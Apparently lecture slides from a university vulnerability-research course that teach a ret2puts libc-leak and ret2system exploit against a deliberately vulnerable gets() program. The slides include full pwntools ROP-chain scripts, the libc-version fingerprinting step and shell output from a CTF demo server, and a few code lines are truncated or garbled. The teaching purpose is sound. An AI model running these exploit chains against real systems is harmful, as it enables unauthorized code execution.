

LSN 1 : Return To Puts

Vulnerability Research

Objectives

Lesson #1: Return to Puts

- Examine how we can use return-oriented-programming to leak the base address of a position-independent-executable dynamic library.
- Leverage the previous objective to exploit binaries where there are limited exploit primitives in the binary.
- Examine how we can remotely determine the versioning information for dynamic libraries remotely to ensure the reliability of our exploit.

References

- Solar Designer, *Return to Libc Exploit*: BugTraq Mailing List (Aug 1997): <https://insecure.org/sploits/linux.libc.return.lpr.sploit.html>
- Niklas Baumstark, *Libc Database*: <https://github.com/niklasb/libc-database>
- Libc RIP: <https://libc.rip>

Why Ret2Puts

We know we can exploit this binary since it is compiled without any stack protection and uses the unsafe gets() function, which does not check the length of user supplied input against the size of the buffer

```
#include <stdio.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln(char* msg) {
    char buf[8];
    puts(msg);
    gets(buf);
}

int main() {
    vuln("never gonna get a shell");
}
```

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

Why Ret2Puts: Limited Primitives

We launch the **2021 Automatic Exploit Generation (AEG) Solver**, written by Carl/Josh/Tiffanie against it and it fails to find the primitives for exploits we know how to write.

```
python3 solarpanther.py BIN=./chal.bin
CREATING SOLVER FOR: ./chal.bin
ANALYZING SYMBOLS...
ANALYZING INPUT/OUTPUT...
[!] Error parsing corefile stack: Found bad environment at 0x7ffffaa7fcfda
WARNING | 2023-01-04 10:43:03,047 | pwnlib.elf.corefile | Error parsing corefile stack: Found bad
environment at 0x7ffffaa7fcfda
End of stack data is b'\x00\x00\x00\x00\x00\x00\x00\x00'
Number of inputs: 1
Input Attack Vectors: {1: ['overflow:16']}
DETERMING EXPLOIT...
```

NEVER SOLVES

Maybe we can just use libc?

Why Ret2Puts?

We write a small pwntools script to determine the addresses for /bin/sh and system() in libc. Great! We should be able to use this?

```
from pwn import *

binary = args.BIN
e = context.binary = ELF(binary,checksec=False)


log.info('Discovering gadgets for binary')
r = ROP(e)

log.info('Loading libc')
libc = e.libc

pop_rdi = r.find_gadget(['pop rdi','ret'])[0]
system = libc.sym['system']
bin_sh = next(libc.search(b'/bin/sh'))

log.info('Pop RDI is at 0x%x' %pop_rdi)
log.info('System is at 0x%x' %system)
log.info('/bin/sh is at 0x%x' %bin_sh)
```

```
[*] Discovering gadgets for binary
[*] Loaded 14 cached gadgets for './chal.bin'
[*] Loading libc
[*] '/usr/lib/x86_64-linux-gnu/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[*] Pop RDI is at 0x400723
[*] System is at 0x4c330
[*] /bin/sh is at 0x196031
```



Why Ret2Puts: Libc PIE

Unfortunately libc has been compiled to **enforce PIE**. With PIE enabled, we will not be able to use these gadgets without knowing the libc base address at runtime.

```
$ ldd ./chal.bin
```

```
linux-vdso.so.1
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
/lib64/ld-linux-x86-64.so.2
```

```
$ pwn checksec /lib/x86_64-linux-gnu/libc.so.6
```

```
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
{11:00}~/workspace/cse4850/ret2
```

```
[*] Discovering gadgets for binary
[*] Loaded 14 cached gadgets for './chal.bin'
[*] Loading libc
[*] /usr/lib/x86_64-linux-gnu/libc.so.6'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[*] Pop RDI is at 0x400723
[*] System is at 0x4c330
[*] /bin/sh is at 0x196031
```


How can we leak the libc base address?

How Ret2Puts

Because the binary is compiled without PIE, we may be able to borrow some gadgets and symbols from it. But it appears there is limited gadgets and symbols.

```
[*] Discovering gadgets for binary
[*] -----
[*] Loaded 14 cached gadgets for './chal.bin'
[*] Discovering Gadgets
[*] 4195587: Gadget(0x400503, ['add esp, 8', 'ret'], [], 0x10)
[*] 4195586: Gadget(0x400502, ['add rsp, 8', 'ret'], [], 0x10)
[*] 4196004: Gadget(0x4006a4, ['leave', 'ret'], ['rbp', 'rsp'], 0x2540be407)
[*] 4196124: Gadget(0x40071c, ['pop r12', 'pop r13', 'pop r14', 'pop r15', 'ret'], ['r12', 'r13', 'r14', 'r15'], 0x28)
[*] 4196126: Gadget(0x40071e, ['pop r13', 'pop r14', 'pop r15', 'ret'], ['r13', 'r14', 'r15'], 0x20)
[*] 4196128: Gadget(0x400720, ['pop r14', 'pop r15', 'ret'], ['r14', 'r15'], 0x18)
[*] 4196130: Gadget(0x400722, ['pop r15', 'ret'], ['r15'], 0x10)
[*] 4196123: Gadget(0x40071b, ['pop rbp', 'pop r12', 'pop r13', 'pop r14', 'pop r15', 'ret'], ['rbp', 'r12', 'r13', 'r14', 'r15'], 0x30)
[*] 4196127: Gadget(0x40071f, ['pop rbp', 'pop r14', 'pop r15', 'ret'], ['rbp', 'r14', 'r15'], 0x20)
[*] 4195768: Gadget(0x4005b8, ['pop rbp', 'ret'], ['rbp'], 0x10)
[*] 4196131: Gadget(0x400723, ['pop rdi', 'ret'], ['rdi'], 0x10)
[*] 4196129: Gadget(0x400721, ['pop rsi', 'pop r15', 'ret'], ['rsi', 'r15'], 0x18)
[*] 4196125: Gadget(0x40071d, ['pop rsp', 'pop r13', 'pop r14', 'pop r15', 'ret'], ['rsp', 'r13', 'r14', 'r15'], 0x28)
[*] 4195590: Gadget(0x400506, ['ret'], [], 0x8)
[*]
[*] Discovering Available Symbols
[*] -----
[*] puts
[*] setbuf
[*] gets
```

Review: .plt & .got

```
.plt
<default stub>:
  push QWORD PTR [rip + 0x200c12]
  jmp QWORD PTR [rip + 0x200c12]

<puts@plt>
  jmp QWORD PTR [rip+0x200c12]
  push 0x0
  jmp <default stub>
```

```
.text

<main>:
  ...
  call puts@plt
```

```
.got.plt

.got.plt[n]
  <addr>
```

.plt: procedure linkage table: code section that contains executable code

.got: global offset table: data section (writeable); used to store the rebased address of dynamically loaded symbols

Review: .plt & .got

Lets put a breakpoint before gets() is called. Notice that setbuf() and puts() have already been resolved to rebased libc addresses (starting with 0x7f). But gets() is still pointing at the plt

```
pwndbg> got
```

```
GOT protection: Partial RELRO | GOT functions: 3
```

```
[0x601018] puts@GLIBC_2.2.5 -> 0x7ffff7e42820 (puts) ← push r14  
[0x601020] setbuf@GLIBC_2.2.5 -> 0x7ffff7e49160 (setbuf) ← mov edx, 0x2000  
[0x601028] gets@GLIBC_2.2.5 -> 0x400546 (gets@plt+6) ← push 2
```

```
pwndbg> plt
```

```
0x400520: puts@plt  
0x400530: setbuf@plt  
0x400540: gets@plt
```

How Ret2Puts: Leaking Libc

POP RDI; RET

GOT['puts']

PLT['puts']



PUTS(GOT['puts'])

Ret2Puts leverages the puts() function to output the address held in the global offset table for the rebased puts() function in libc.

How Ret2Puts: Leaking Libc

```
p = start()

chain = cyclic(16)
chain += p64(r.find_gadget(['pop rdi', 'ret'])[0])
chain += p64(e.got['puts'])
chain += p64(e.plt['puts'])

p.sendlineafter(b'never gonna get a shell\n', chain)
leak = u64(p.recv().ljust(8, b'\x00'))
log.info('Puts is at 0x%x' % leak)

p.interactive()
```

Ret2Puts leverages the puts() function to output the address held in the global offset table for the rebased puts() function in libc.

[*] Puts is at 0x7f42bdc7b820


How Ret2Puts: Leaking Libc

```
p.sendlineafter(b'never gonna get a shell\n',chain)
leak = u64(p.recv().ljust(8,b'\x00'))
log.info('Puts is at 0x%x' %leak)

libc.address = leak-libc.sym['puts']
log.info('Libc base is at 0x%x' %libc.address)
log.info('System is at 0x%x' %libc.sym['system'])

p.interactive()
```

We can calculate the base address of libc by subtracting the unresolved address for puts from the leaked resolved address. Using this, we can now call directly into libc, such as calling system() directly.



```
[*] Puts is at 0xa7f91dc5f6820
[*] Libc base is at 0xa7f91dc57f000
[*] System is at 0xa7f91dc5cb330
```

But now the program terminates and next time libc's base address will be different.

```
[*] Puts is at 0xa7f91dc5f6820  
[*] Libc base is at 0xa7f91dc57f000  
[*] System is at 0xa7f91dc5cb330
```

```
[*] Puts is at 0x7fa899e74820  
[*] Libc base is at 0x7fa899dfd000  
[*] System is at 0x7fa899e49330
```

How Ret2Puts: Return to Main

POP RDI; RET

GOT['puts']

PLT['puts']

e.sym['main']



PUTS(GOT['puts'])

main()

We'll just add the address of the main() function so we can loop back and attack the vulnerability again.

How Ret2Puts: Putting it almost together

```
p = start()

chain = cyclic(16)
chain += p64(r.find_gadget(['pop rdi','ret'])[0])
chain += p64(e.got['puts'])
chain += p64(e.plt['puts'])
chain += p64(e.sym['main'])

p.sendlineafter(b'Never gonna get a shell >>> \n',chain)
leak = u64(p.recv(6).ljust(8,b'\x00'))
log.info('Puts is at 0x%x' %leak)

libc.address = leak-libc.sym['puts']
log.info('Libc base is at 0x%x' %libc.address)
log.info('System is at 0x%x' %libc.sym['system'])
log.info('/bin/sh is at 0x%x' %next(libc.search(b'/bin/

chain = cyclic(16)
chain += p64(r.find_gadget(['pop rdi','ret'])[0])
chain += p64(next(libc.search(b'/bin/sh')))
chain += p64(libc.sym['system'])

p.sendlineafter(b'Never gonna get a shell >>> \n',chain)

p.interactive()
```

We add some code to the second pass to execute a Return2System exploit know that we have the primitives (addresss for system() and "bin/sh\0")

How Ret2Puts: Putting it almost together

```
| ► 0x7f868ead9013 <do_system+339>    movaps xmmword ptr [rsp + 0x50], xmm0
| 0x7f868ead9018 <do_system+344>    mov     qword ptr [rsp + 0x68], 0
| 0x7f868ead9021 <do_system+353>    call    posix_spawn                <posix_spawn>
|
| 0x7f868ead9026 <do_system+358>    mov     rdi, rbx
| 0x7f868ead9029 <do_system+361>    mov     r12d, eax
| 0x7f868ead902c <do_system+364>    call    posix_spawnattr_destroy   <posix_spawnattr_destroy>
|
| 0x7f868ead9031 <do_system+369>    test    r12d, r12d
| 0x7f868ead9034 <do_system+372>    je      do_system+616              <do_system+616>
|
| 0x7f868ead903a <do_system+378>    mov     dword ptr [rsp + 8], 0x7f00
| 0x7f868ead9042 <do_system+386>    xor     eax, eax
| 0x7f868ead9044 <do_system+388>    mov     edx, 1
| _____[ STACK ]_____
```

We notice in the debugger that the exploit fails on a movaps instruction. In modern versions of GLIBC, the system() function expects the stack to be 16-byte aligned before a call to system() or printf(). Because we've ROPed our stack, this triggers a segfault.

How Ret2Puts: Putting it almost together

```
p = start()

chain = cyclic(16)
chain += p64(r.find_gadget(['pop rdi','ret'])[0])
chain += p64(e.got['puts'])
chain += p64(e.plt['puts'])
chain += p64(e.sym['main'])

p.sendlineafter(b'Never gonna get a shell >>> \n',chain)
leak = u64(p.recv(6).ljust(8,b'\x00'))
log.info('Puts is at 0xx' %leak)

libc.address = leak-libc.sym['puts']
log.info('Libc base is at 0xx' %libc.address)
log.info('System is at 0xx' %libc.sym['system'])
log.info('/bin/sh is at 0xx' %next(libc.search(b'/bin/

chain = cyclic(16)
chain += p64(r.find_gadget(['ret'])[0])
chain += p64(r.find_gadget(['pop rdi','ret'])[0])
chain += p64(next(libc.search(b'/bin/sh')))
chain += p64(libc.sym['system'])

p.sendlineafter(b'Never gonna get a shell >>> \n',chain)
p.interactive()
```

We'll align the stack by just moving the call to system() down 8 bytes by padding our ROP chain with a ROP gadget that just returns.

How Ret2Puts: Shell Party

```
[*] Puts is at 0x7f97ed3bc820  
[*] Libc base is at 0x7f97ed345000  
[*] System is at 0x7f97ed391330  
[*] /bin/sh is at 0x7f97ed4db031  
[*] Switching to interactive mode  
$ cat flag.txt  
flag{i_sure_wished_this_worked_remotely_too}
```

Ok. It works.

Will it work remotely?

Probably not. Why?

Remote Fail

Working local

```
[*] Puts is at 0x7f97ed3bc820
[*] Libc base is at 0x7f97ed345000
[*] System is at 0x7f97ed391330
[*] /bin/sh is at 0x7f97ed4db031
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

Why did it work remotely and fail locally?



Failed remotely

```
[+] Opening connection to cse4850-ret2puts-demo.chals.io on port 443: Done
[*] Puts is at 0x7f388a1bf9e0
[*] Libc base is at 0x7f388a1481c0
[*] System is at 0x7f388a1944f0
[*] /bin/sh is at 0x7f388a2de1f1
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to cse4850-ret2puts-demo.chals.io port 443
```


Remote Fail

Working local

```
[*] Puts is at 0x7f97ed3bc820
[*] Libc base is at 0x7f97ed345000
[*] System is at 0x7f97ed391330
[*] /bin/sh is at 0x7f97ed4db031
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

We are operating on a different version of libc remotely where the puts address is at a different offset. This resulted in an incorrect calculation for the libc base address?

Failed remotely

```
[+] Opening connection to cse4850-ret2puts-demo.chals.io on port 443: Done
[*] Puts is at 0x7f388a1bf9e0
[*] Libc base is at 0x7f388a1481c0
[*] System is at 0x7f388a1944f0
[*] /bin/sh is at 0x7f388a2de1f1
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to cse4850-ret2puts-demo.chals.io port 443
```

I can guess we can't exploit it remotely.

That makes for a terrible lesson.

How Ret2Puts: Resolving Remote Vers.

Working local

```
[*] Puts is at 0x7fbd7754d820
```

```
[*] Puts is at 0x7fc451b1e820
```

```
[*] Puts is at 0x7f0c31bf9820
```

Failed remotely

```
[*] Puts is at 0x7f9ef50249e0
```

```
[*] Puts is at 0x7f6e41c289e0
```

```
[*] Puts is at 0x7f8e7e6289e0
```

Any ideas on how we could determine the remote version of libc just from the leak?

How Ret2Puts: Resolving Remote Vers.

Working local

```
[*] Puts is at 0x7fbd7754d820
```

```
[*] Puts is at 0x7fc451b1e820
```

```
[*] Puts is at 0x7f0c31bf9820
```

Failed remotely

```
[*] Puts is at 0x7f9ef50249e0
```

```
[*] Puts is at 0x7f6e41c289e0
```

```
[*] Puts is at 0x7f8e7e6289e0
```

It turns out that 3 nibbles (1.5 bytes) is unique on every function.

How Ret2Puts: Resolving Remote Vers.

Powered by the [libc-database search API](#)

Search

Symbol name

puts

Address

0x7f9ef50249e0

REMOVE

Symbol name

Address

REMOVE

FIND

Results

libc-2.32.9000-26.fc34.x86_64
libc-2.34-6.mga9.i586
libc-2.34-7.mga9.i586
libc-2.34-8.mga9.i586
libc-2.34-10.mga9.i586
libc-2.34-11.mga9.i586
libc-2.34-12.mga9.i586
libc-2.34-14.mga9.i586
libc-2.34-15.mga9.i586
libc-2.28-167.el8.x86_64

We can use this uniqueness to identify different versions of libc that have the same three nibbles **9e0**.

But testing all those 10 different libc functions is hard.

How could we determine which exact version it is?

Powered by the [libc-database search API](#)

Search

Symbol name	Address	
puts	0x7f9ef50249e0	REMOVE
Symbol name	Address	
gets	0x7f973b19a0a0	REMOVE
Symbol name	Address	
setbuf	0x7f8714f6ba30	REMOVE
Symbol name	Address	REMOVE

FIND

It turns out identifying three different functions nibbles is enough to find the specific libc version (2.36 in this case) that is on the remote server.

Results


[libc6_2.36-0ubuntu4_amd64](#)

Download	Click to download
All Symbols	Click to download
BuildID	d1704d25fbbb72fa95d517b883131828c0883fe9
MD5	cac294ad0dceaacfb968152e4edffc2f
dup2	0x10d500
gets	0x7c0a0
printf	0x55700
puts	0x7c9e0
read	0x10cce0
setbuf	0x83a30
str_bin_sh	0x1b61b4
system	0x4e520
write	0x10cd80

How Ret2Puts: Remote Shell Party

```
if args.REMOTE:  
    libc = ELF('./libc6_2.36-0ubuntu4_amd64.so', checksec=False)  
else:  
    libc = e.libc}
```

```
[*] Puts is at 0x7f592b04f9e0  
[*] Libc base is at 0x7f592afd3000  
[*] System is at 0x7f592b021520  
[*] /bin/sh is at 0x7f592b1891b4  
[*] Switching to interactive mode  
$ cat flag.txt  
flag{n1bbl3s_make_all_the_d1ff3r3nce}
```



Thank you.